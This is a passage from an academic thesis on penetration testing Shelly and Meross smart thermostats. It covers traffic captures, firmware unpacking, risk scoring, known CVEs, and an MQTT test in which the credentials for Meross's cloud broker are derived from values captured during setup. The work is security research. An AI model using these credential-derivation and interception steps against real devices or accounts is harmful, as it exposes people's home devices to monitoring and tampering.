   4 0.911775012  10.10.10.2   10.10.10.1   TCP          133 41746 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=14
   5 0.911776614  10.10.10.2   10.10.10.1   TCP          133 [TCP Retransmission] [TCP Port numbers reused
   6 0.914092909  10.10.10.2   10.10.10.1   TCP          113 41746 → 80 [ACK] Seq=1 Ack=1 Win=87808 Len=0
   7 0.916706845  10.10.10.2   10.10.10.1   HTTP/JSON    556 POST /config HTTP/1.1 , JavaScript Object Not
   8 1.097936170  10.10.10.2   10.10.10.1   TCP          133 41748 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=14
   9 1.099118517  10.10.10.2   10.10.10.1   TCP          113 41748 → 80 [ACK] Seq=1 Ack=1 Win=87808 Len=0
  10 1.100221970  10.10.10.2   10.10.10.1   HTTP/JSON    738 POST /config HTTP/1.1 , JavaScript Object Not
  11 1.115102109  10.10.10.2   10.10.10.1   TCP          113 41748 → 80 [ACK] Seq=626 Ack=335 Win=88832 Le
  12 1.115102726  10.10.10.2   10.10.10.1   TCP           99 41748 → 80 [FIN, ACK] Seq=626 Ack=336 Win=888

> Frame 7: 556 bytes on wire (4448 bits), 556 bytes captured (4448 bits) on interface wlan0, id 0
> Radiotap Header v0, Length 35
> 802.11 radio information
v IEEE 802.11 QoS Data, Flags: .......TC
    Type/Subtype: QoS Data (0x0028)
  > Frame Control Field: 0x8801
    .000 0000 0011 0000 = Duration: 48 microseconds
    Receiver address: ChengduM_a4:f3:17 (48:e1:e9:a4:f3:17)
    Transmitter address: d[redacted]6)
    Destination address: ChengduM_a4:f3:17 (48:e1:e9:a4:f3:17)
```

Figure 5.11: Observation of the Meross Smart Wi-Fi Hub's MAC address in Wireshark capture.

an Network Time Protocol (NTP) server. It then starts a TLS connection with mqtt-eu.meross.com, indicating that the MQTT protocol[1] is used for communication between the hub and the cloud.

[1] https://mqtt.org/




```
ip.addr == 192.168.137.68

No.  Time       Source          Destination     Protocol  Length Info
 27 18.433836  192.168.137.1   192.168.137.68  DHCP       344 DHCP Offer    - Transaction ID 0xb3a5d86
 29 18.447595  192.168.137.1   192.168.137.68  DHCP       344 DHCP ACK      - Transaction ID 0xb3a5d86
 38 19.437061  192.168.137.68  192.168.137.1   DNS         72 Standard query 0xc54f A pool.ntp.org
 39 19.444947  192.168.137.1   192.168.137.68  DNS        136 Standard query response 0xc54f A pool.ntp.org A 83.168.200.198 A 91.209.0.20 A 162.159.200.1 A 194.58.200.20
 40 19.449665  192.168.137.68  83.168.200.198  NTP         90 NTP Version 4, client
 42 19.455092  83.168.200.198  192.168.137.68  NTP         90 NTP Version 4, server
 43 19.472148  192.168.137.68  192.168.137.1   DNS         78 Standard query 0xb2b1 A mqtt-eu.meross.com
 44 19.474570  192.168.137.1   192.168.137.68  DNS        126 Standard query response 0xb2b1 A mqtt-eu.meross.com A 52.49.129.225 A 54.77.214.248 A 54.75.5.168
 45 19.477938  192.168.137.68  52.49.129.225   TCP         62 50668 → 443 [SYN] Seq=0 Win=24576 Len=0 MSS=1460 WS=2
 46 19.526512  52.49.129.225   192.168.137.68  TCP         62 443 → 50668 [SYN, ACK] Seq=0 Ack=1 Win=26883 Len=0 MSS=1460 WS=4096
 47 19.540083  192.168.137.68  52.49.129.225   TCP         54 50668 → 443 [ACK] Seq=1 Ack=1 Win=24576 Len=0
 48 19.540083  192.168.137.68  52.49.129.225   TLSv1.2    218 Client Hello
 51 19.588237  52.49.129.225   192.168.137.68  TCP         54 443 → 50668 [ACK] Seq=1 Ack=165 Win=28672 Len=0
 52 19.588296  52.49.129.225   192.168.137.68  TLSv1.2    146 Server Hello
 53 19.588327  52.49.129.225   192.168.137.68  TCP       1514 443 → 50668 [ACK] Seq=93 Ack=165 Win=28672 Len=1460 [TCP segment of a reassembled PDU]
 54 19.589191  52.49.129.225   192.168.137.68  TCP       1514 443 → 50668 [ACK] Seq=1553 Ack=165 Win=28672 Len=1460 [TCP segment of a reassembled PDU]
 55 19.589232  52.49.129.225   192.168.137.68  TCP       1514 443 → 50668 [ACK] Seq=3013 Ack=165 Win=28672 Len=1460 [TCP segment of a reassembled PDU]
 56 19.589261  52.49.129.225   192.168.137.68  TLSv1.2    618 Certificate
 57 19.592149  52.49.129.225   192.168.137.68  TLSv1.2    392 Server Key Exchange
 58 19.592193  52.49.129.225   192.168.137.68  TLSv1.2     63 Server Hello Done
 59 19.592239  192.168.137.68  52.49.129.225   TCP         54 50668 → 443 [ACK] Seq=165 Ack=1553 Win=23024 Len=0
 60 19.593127  192.168.137.68  52.49.129.225   TCP         54 50668 → 443 [ACK] Seq=165 Ack=4473 Win=20104 Len=0
 61 19.599150  192.168.137.68  52.49.129.225   TCP         54 50668 → 443 [ACK] Seq=165 Ack=5375 Win=19202 Len=0
 62 19.679982  192.168.137.68  224.0.0.251     IGMPv2      46 Membership Report group 224.0.0.251
 63 19.912196  52.49.129.225   192.168.137.68  TCP         63 [TCP Retransmission] 443 → 50668 [PSH, ACK] Seq=5375 Ack=165 Win=28672 Len=9
 64 19.915515  192.168.137.68  52.49.129.225   TCP         54 50668 → 443 [ACK] Seq=165 Ack=5384 Win=24576 Len=0
 65 19.928166  192.168.137.68  224.0.0.251     MDNS        88 Standard query 0x0000 ANY mt7687.local, "QU" question A 192.168.137.68
 66 20.031064  192.168.137.68  224.0.0.251     MDNS       116 Standard query 0x0000 ANY MSH300HK-f317._hap._tcp.local, "QU" question SRV 0 0 5010 mt7687.local
 68 20.109442  192.168.137.68  52.49.129.225   TLSv1.2    129 Client Key Exchange
 69 20.159488  52.49.129.225   192.168.137.68  TCP         54 443 → 50668 [ACK] Seq=5384 Ack=240 Win=28672 Len=0
 70 20.177075  192.168.137.68  52.49.129.225   TLSv1.2    145 Change Cipher Spec, Encrypted Handshake Message
 71 20.193289  192.168.137.68  224.0.0.251     MDNS        88 Standard query 0x0000 ANY mt7687.local, "QM" question A 192.168.137.68
 72 20.229268  52.49.129.225   192.168.137.68  TCP         54 443 → 50668 [ACK] Seq=5384 Ack=331 Win=28672 Len=0
 73 20.229338  52.49.129.225   192.168.137.68  TLSv1.2     60 Change Cipher Spec
 74 20.229371  52.49.129.225   192.168.137.68  TLSv1.2    139 Encrypted Handshake Message
 75 20.232597  192.168.137.68  52.49.129.225   TCP         54 50668 → 443 [ACK] Seq=331 Ack=5475 Win=24484 Len=0
 76 20.241184  192.168.137.68  52.49.129.225   TLSv1.2    251 Application Data
 77 20.281084  192.168.137.68  224.0.0.251     MDNS       116 Standard query 0x0000 ANY MSH300HK-f317._hap._tcp.local, "QM" question SRV 0 0 5010 mt7687.local
 79 20.298507  52.49.129.225   192.168.137.68  TLSv1.2    123 Application Data
 80 20.304802  192.168.137.68  52.49.129.225   TLSv1.2    171 Application Data
 81 20.353019  52.49.129.225   192.168.137.68  TLSv1.2    123 Application Data
```

Figure 5.12: Wireshark traffic capture of when the Meross Smart Wi-Fi Hub connects to Wi-Fi hotspot.

5.3.2.3 Firmware

TLS communication was used for most of the communication between the Meross Smart Wi-Fi Hub and the Meross cloud server. However, when a firmware upgrade was attempted from the Meross mobile application, the hub made a HTTP request to the firmware file, as depicted in Figure 5.13. This could potentially indicate that MITM firmware backdooring was possible. The firmware file was downloaded for further analysis.



```
No.  Time      Source          Destination     Protocol  Length Info
 13 6.860631  192.168.137.68  47.246.44.208   TCP         62 50669 → 80 [SYN] Seq=0 Win=24576 Len=0 MSS=1460 WS=2
 14 6.864573  47.246.44.208   192.168.137.68  TCP         62 80 → 50669 [SYN, ACK] Seq=0 Ack=1 Win=42340 Len=0 MSS=1460 WS=512
 15 6.867765  192.168.137.68  47.246.44.208   TCP         54 50669 → 80 [ACK] Seq=1 Ack=1 Win=24576 Len=0
 16 6.868880  192.168.137.68  47.246.44.208   HTTP       138 GET /staticfile/1668419787351/8349424.bin HTTP/1.1
 17 6.873137  47.246.44.208   192.168.137.68  TCP         54 80 → 50669 [ACK] Seq=1 Ack=85 Win=42496 Len=0
 18 7.783721  47.246.44.208   192.168.137.68  TCP       1514 80 → 50669 [ACK] Seq=1 Ack=85 Win=42496 Len=1460 [TCP segment of a reassembled PDU]
 19 7.787413  47.246.44.208   192.168.137.68  TCP       1514 80 → 50669 [ACK] Seq=1461 Ack=85 Win=42496 Len=1460 [TCP segment of a reassembled PDU]
 20 7.787457  47.246.44.208   192.168.137.68  TCP       1514 80 → 50669 [ACK] Seq=2921 Ack=85 Win=42496 Len=1460 [TCP segment of a reassembled PDU]
 21 7.788537  47.246.44.208   192.168.137.68  TCP       1514 80 → 50669 [ACK] Seq=4381 Ack=85 Win=42496 Len=1460 [TCP segment of a reassembled PDU]
 22 7.788571  47.246.44.208   192.168.137.68  TCP       1514 80 → 50669 [ACK] Seq=5841 Ack=85 Win=42496 Len=1460 [TCP segment of a reassembled PDU]
 23 7.788604  47.246.44.208   192.168.137.68  TCP       1514 80 → 50669 [ACK] Seq=7301 Ack=85 Win=42496 Len=1460 [TCP segment of a reassembled PDU]
 24 7.788634  47.246.44.208   192.168.137.68  TCP       1427 80 → 50669 [PSH, ACK] Seq=8761 Ack=85 Win=42496 Len=1373 [TCP segment of a reassembled PDU]
 25 7.788667  47.246.44.208   192.168.137.68  TCP       1514 80 → 50669 [ACK] Seq=10134 Ack=85 Win=42496 Len=1460 [TCP segment of a reassembled PDU]
 26 7.789572  47.246.44.208   192.168.137.68  TCP       1514 80 → 50669 [ACK] Seq=11594 Ack=85 Win=42496 Len=1460 [TCP segment of a reassembled PDU]
 27 7.789603  47.246.44.208   192.168.137.68  TCP       1514 80 → 50669 [ACK] Seq=13054 Ack=85 Win=42496 Len=1460 [TCP segment of a reassembled PDU]
 28 7.789631  47.246.44.208   192.168.137.68  TCP       1514 80 → 50669 [ACK] Seq=14514 Ack=85 Win=42496 Len=1460 [TCP segment of a reassembled PDU]
 29 7.789659  47.246.44.208   192.168.137.68  TCP       1514 80 → 50669 [ACK] Seq=15974 Ack=85 Win=42496 Len=1460 [TCP segment of a reassembled PDU]
```

Figure 5.13: Wireshark traffic capture of the Meross Smart Thermostat firmware upgrade process.

Initially, an attempt was made to determine the file type by utilizing the ”file” command in Linux; however, this approach proved unsuccessful. Subsequently, the file was opened in a hex editor, and an effort was made to identify any magic bytes by searching the initial few bytes and bytes near the file’s beginning through an online search. Unfortunately, this endeavor also yielded no results.

To further investigate, the file’s entropy was analyzed using Binwalk’s[1] entropy graph feature. The examination revealed that the entropy remained consistently high throughout the entire file, except for the very beginning. This observation suggested the possibility of the file being either compressed or encrypted, with the initial section adhering to a specific file type structure.

No magic bytes associated with common compression types were detected. Nevertheless, a realization emerged that Lempel–Ziv–Markov chain Algorithm (LZMA), a prevalent compression algorithm, does not typically employ magic bytes. Consequently, it was hypothesized that the file might be compressed using LZMA, preceded by a chunk of bytes adhering to a proprietary file format.

To test this hypothesis, a stepwise approach was adopted. The beginning of the file was systematically removed, byte by byte, and 7-zip[2] was employed each time to determine if the file could be identified as a compressed file. After eliminating the first 9c bytes from the file, 7-zip successfully recognized the file as LZMA compressed. It should be noted that although the file remained corrupted according to 7-zip, the program successfully decompressed the file.

5.3.2.4 Firmware Analysis

In the pursuit of analyzing the Meross Smart Thermostat update mechanism and its potential vulnerability highlighted in Threat 5.7, an endeavor was undertaken to compress the decompressed firmware file using LZMA encryption. The objective was to compare the characteristics of the original compressed file with the one that was decompressed and subsequently compressed. However, no similarities were found between these files, and they exhibited significant differences in file size.

To exploit the firmware backdoor effectively, the backdoored update file likely needs to adhere to the same format as the original file. Despite efforts to comprehend this format, these attempts did not yield the desired understanding and remained unsuccessful.

The identical automated tools employed for the analysis of the Shelly

[1] `https://www.kali.org/tools/binwalk/`
[2] `https://www.7-zip.org/`

firmware file, as described in Section 5.3.1.2.2, were also utilized to examine the decompressed Meross Smart Thermostat firmware file. However, their performance was considerably less effective when applied to the Meross Smart Thermostat file, yielding no meaningful results.

Examining the decompressed firmware file through a hex editor revealed the existence of various web endpoints, as depicted in Figure 5.14. Among these endpoints, only `/Test2.cgi` was accessible when attempted to be reached through a browser. Although the exploration of potential vulnerabilities in this web attack surface falls outside the scope of this thesis, some limited efforts were made to attack the endpoint, yielding no successful findings.

Further hex editor analysis of the decompressed firmware file unveiled that the device employed the MT7686 chip from Mediatek[1] and was operating on the FreeRTOS kernel[2].

5.4 Risk Scoring

The risk scoring methodology employed in the research utilized PatrIoT's [11] approach, which shares similarities with the widely recognized DREAD framework[3]. While PatrIoT offers precalculated risk scores, the recalibration of these scores was undertaken to attain more tailored parameters following the vulnerability analysis.

Risk scorings for the Shelly TRV and the Meross Smart Thermostat are presented in Table 5.9 and Table 5.10, respectively.


ID	Threat	Impact	Coverage	Simplicity	Risk score	Severity
2	5.2: Update mechanism - Lack of update authentication	1	3	3	2.6	high
1	5.1: Lack of transport encryption	2	3	3	2.2	medium
3	5.3: Update mechanism - Lack of update verification	3	3	1	1.8	low

Table 5.9: Shelly TRV risk scoring

[1] https://www.mediatek.com/products/home-networking/mt7686

[2] https://www.freertos.org/index.html

[3] https://cdn-cybersecurity.att.com/docs/DREAD_scoring_template.pdf



```
 20 21 22  0123456789ABCDEF0123456789ABCDEF012
 27 25 73  8x,'%s');..addCfg('%s%d',0x%08x,'%s
 49 5F 64  ');..%s-%s-v%c-rc%s%s.[HTTPD] CGI_d
 47 49 5F  o_cmd() - cn = %p..CMD.[HTTPD] CGI_
 4D 44 5F  do_cmd() - cgi result=%d..CMD4.CMD_
 00 43 4D  REBOOT.CMD_MAC.CMD_UUID.CMD_MODE.CM
 00 43 4D  D_HK_SN.CMD_HK_UUID.CMD_HK_TOKEN.CM
 00 00 3F  D_HK_SETUP_ID.CMD_HK_SETUP_CODE...?
 BB 13 08  ...9...D...I...O...i...W.......`...
 DD A6 09  ....i.......s...Y..................
 6D 6C 3E  .........%+..[.......i...y...<html>
 6F 20 54  <head></head><body><h1>Welcome to T
 74 69 6D  est2.cgi</h1><h1>Current system tim
 3D 22 54  e: %s</h1><form id="Test" action="T
 70 65 3D  est.html" method="get"><input type=
 2F 62 6F  "submit" value="Back" /></form></bo
 6E 66 69  dy></html>..<html><body><h1>apConfi
 74 72 3E  g.cgi http response</h1><table><tr>
 64 5F 6C  <td>cmd = %s</td></tr><tr><td>cmd_l
 3C 2F 68  en = %d</td></tr></table></body></h
 BD 13 08  tml>../apConfig.cgi./Test2.cgi.....
 65 2E 68  .5b_/index.html./mode.html./value.h
 68 65 61  tml.duplicate_login.htm.<html>.<hea
 28 29 0A  d>.<script>.function Config_load().
 4D 4F 44  {.document.getElementById("ELEM_MOD
 64 3E 0A  EL").value="";.}.</script>.</head>.
 31 3E 4D  <body onload="Config_load()">.<h1>M
 69 6F 6E  eross Smart Thing</h1>.<form action
```

Figure 5.14: Web endpoints identified in the decompressed Meross Smart Thermostat firmware file.

ID	Threat	Impact	Coverage	Simplicity	Risk score	Severity
2	5.5: Update mechanism - Lack of update authentication	1	3	3	2.6	high
1	5.4: Lack of transport encryption	2	3	3	2.2	medium
4	5.7: Update mechanism - Lack of update verification	3	3	1	1.8	low
3	5.6: Lack of signal replaying checks	2	3	1	1.6	low

Table 5.10: Meross Smart Thermostat risk scoring

5.5 Selected Threats

Tables 5.11 and 5.12 present the selection of threats that were targeted for exploitation for Shelly TRV and Meross, respectively. The criteria for the selection primarily revolved around the risk scores assigned to the threats, with an emphasis on selecting threats with higher risk scores. The selection was complemented by the vulnerability analysis conducted for each individual threat. Moreover, vulnerabilities that had already been exploited during the vulnerability analysis, such as Threat 5.2, have been omitted as selected threats but are retained within the Results and Analysis chapter (Chapter 7).

ID	**Threat**
1	5.1: Lack of transport encryption
3	5.3: Update mechanism - Lack of update verification

Table 5.11: Shelly TRV selected threats

ID	**Threat**
1	5.4: Lack of transport encryption
3	5.6: Lack of signal replaying checks

Table 5.12: Meross Smart Thermostat selected threats

Chapter 6

Exploitation

6.1 Known Vulnerabilities

Known vulnerabilities are documented in Common Vulnerabilities and Exposures (CVE)[1] databases. A search was conducted, and no known vulnerabilities were identified for the selected devices. However, vulnerabilities affecting similar devices from the same manufacturers were discovered. Since there is a possibility of shared firmware or software components between the selected devices and similar devices of the same manufacturer, it was deemed worthwhile to investigate these vulnerabilities. Additionally, while patches have addressed the majority of the known issues, it remains possible that they might not have entirely mitigated all potential risks.

6.1.1 Shelly

Table 6.1 present the sole identified known vulnerability for Shelly devices. Note that this vulnerability affects Bluetooth, which Shelly TRV does not utilize. Consequently, this vulnerability could not be tested on Shelly TRV.

ID	Device	Name	Description
1	Shelly 4PM Pro	CVE-2023-33383	BLE (Bluetooth Low Energy) out of bounds read fault condition

Table 6.1: Known vulnerabilities for Shelly devices

[1] https://cve.mitre.org/

6.1.2 Meross Smart Thermostat

Table 6.2 present the identified known vulnerabilities for Meross devices.

ID	Device	Name	Description
1	Meross Smart Wi-Fi 2 Way Wall Switch	CVE-2021-3774	An unprotected Wi-Fi access point during setup could allow attackers to collect the Wi-Fi SSID and password.
2	Meross MSG100 devices	CVE-2021-35067	MQTT communication replay attack
3	Meross MSS110 devices	CVE-2018-6401	Attackers can gain access to an admin account through a Telnet listener.
4	Meross MSS110 devices	CVE-2018-10544	The web server contains an unauthenticated administration endpoint `/admin.htm`.

Table 6.2: Known vulnerabilities for Meross devices

The first vulnerability (ID 1) was investigated in Section 5.3.2.1. It was found that the Wi-Fi SSID was available, but the password was encrypted through undisclosed means. An attempt to decrypt the password is demonstrated in Section 6.2.2.1. Regarding the vulnerability related to Telnet (ID 3), it is deemed irrelevant since no Telnet service was discovered during the information gathering step in Section 4.1.2.4.

Sections 6.1.2.1 and 6.1.2.2 present the testing of the remaining vulnerabilities (ID 2 and 4).

6.1.2.1 MQTT Communication Replay Attack (ID 2)

The CVE record[1] for this vulnerability refers to a blog post[2] where the author describes the steps they took to uncover and exploit the vulnerability. The methodology in the blog post will to a considerable degree be followed when testing the vulnerability.


MQTT Explorer[3] was used to attempt to connect to the Meross MQTT broker. Recall that the Meross user ID and key was obtained by monitoring

[1] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-35067

[2] https://infosec.rm-it.de/2021/06/18/meross-smart-wi-fi-garage-door-opener-analysis/

[3] https://mqtt-explorer.com/

the WiFi access point in the setup phase of Meross, as shown in Figure 5.8. According to the mentioned blog post, the MQTT username was simply the user ID, and the MQTT password was the Message Digest Method 5 (MD5) hash of the key concatenated to the User ID. For the connection to get accepted, the MQTT client ID had to be ”app:” concatenated with any MD5 hash. Figure 6.1 and Figure 6.2 shows the connection settings that were used. Note that the topic ”/app/2803864/subscribe” was also added, which was an attempt to observe temperature changes from the Meross Smart Thermostat.




Name: mqtt-eu.meross.com
Validate certificate
Encryption (tls)
Protocol: mqtt://
Host: mqtt-eu.meross.com
Port: 443
Username: 2803864
Password: ••••••••••••••••••••••••••••••••

Figure 6.1: Meross MQTT Explorer settings.

When attempting to connect with these settings, the connection was successfully established to the Meross MQTT broker. The temperature of the smart thermostat was changed to 12.0 degrees on the smart thermostat display, and a message was then obtained in MQTT Explorer with some information, including the temperature change, as shown in Figure 6.3. When adjusting the temperature directly through the mobile application, no message was received. However, messages were observed in MQTT Explorer when toggling between the auto and manual temperature control modes. This clearly illustrated an information disclosure vulnerability, whereby an adversary can gain access to temperature change details and thermostat state changes.

An attempt was made to replicate the attack performed by the blog poster by resending collected messages from the mobile application, using MQTT Explorer's publish function. However, this attempt proved unsuccessful, aligning with expectations that the replay attack vulnerability had been patched.



Connections

mqtt-eu.meross.com
mqtt://mqtt-eu.meross.com:443/

MQTT Connection mqtt://mqtt-eu.meross.com:443/


Topic | QoS 0 | + ADD

Topic	QoS
/app/2803864/subscribe	0

MQTT Client ID: app:df5ea29924d39c3be8785734f13169c6

CERTIFICATES | BACK

Figure 6.2: Meross MQTT Explorer advanced settings.



```
      "method": "PUSH",
      "sign": "e4b6962a287bd8c364c0ad77c4632fbb",
      "from": "/appliance/2208257962858762080248e1e9a4f317/publish"
    },
    "payload": {
      "temperature": [
        {
          "room": 285,
          "id": "030002D5"
        }
      ]
    }
  }
```

Figure 6.3: Meross MQTT Explorer: Message obtained.

After identifying an information disclosure vulnerability, an additional threat, introduced in Table 6.3, will be tested to determine if it enables access to topics associated with other user accounts. Furthermore, despite the infeasibility of a replay attack, an attacker could potentially gain control over the device using forged messages. To assess this threat, yet another test will be included in the list, introduced in Table 6.4. Please refer to Table 6.6 for the complete list of threats to be tested.

6.1.2.2 Unauthenticated Administration Endpoint (ID 4)

Upon attempting to access the formerly vulnerable endpoint `/admin.htm`, the server returned an empty response, suggesting that this vulnerability had either been patched or never existed in the case of Shelly TRV.

ID	5
Description	Users could potentially subscribe to MQTT topics associated with other user accounts.
Impact	An attacker could monitor other users' thermostats.
Category	Sensitive data disclosure
Attack surface	Cloud

Table 6.3: Meross Smart Thermostat threat: MQTT communication - Lack of MQTT authorization

ID	6
Description	An attacker who captured a user's key during setup could potentially forge MQTT messages, accepted by the device.
Impact	An attacker could control users thermostats remotely.
Category	Tampering
Attack surface	Cloud

Table 6.4: Meross Smart Thermostat threat: MQTT communication - Message forging

6.2 Exploit Developement

6.2.1 Shelly TRV

The complete list of threats subject to penetration testing is presented in Table 6.5. Subsequently, Sections 6.2.1.1 and 6.2.1.2 showcase the penetration testing attempts conducted for these threats.

ID	**Threat**
1	5.1: Lack of transport encryption
3	5.3: Update mechanism - Lack of update verification

Table 6.5: Shelly TRV threats subject to penetration testing

6.2.1.1 Lack of Transport Encryption (ID 1)

The objective of the exploit described in this section was to investigate the potential for intercepting Wi-Fi credentials of the user's router during the device setup process. To achieve this, monitoring was performed on the Shelly TRV's unprotected Wi-Fi access point, through which the transmission of the user's router's Wi-Fi credentials occurred.

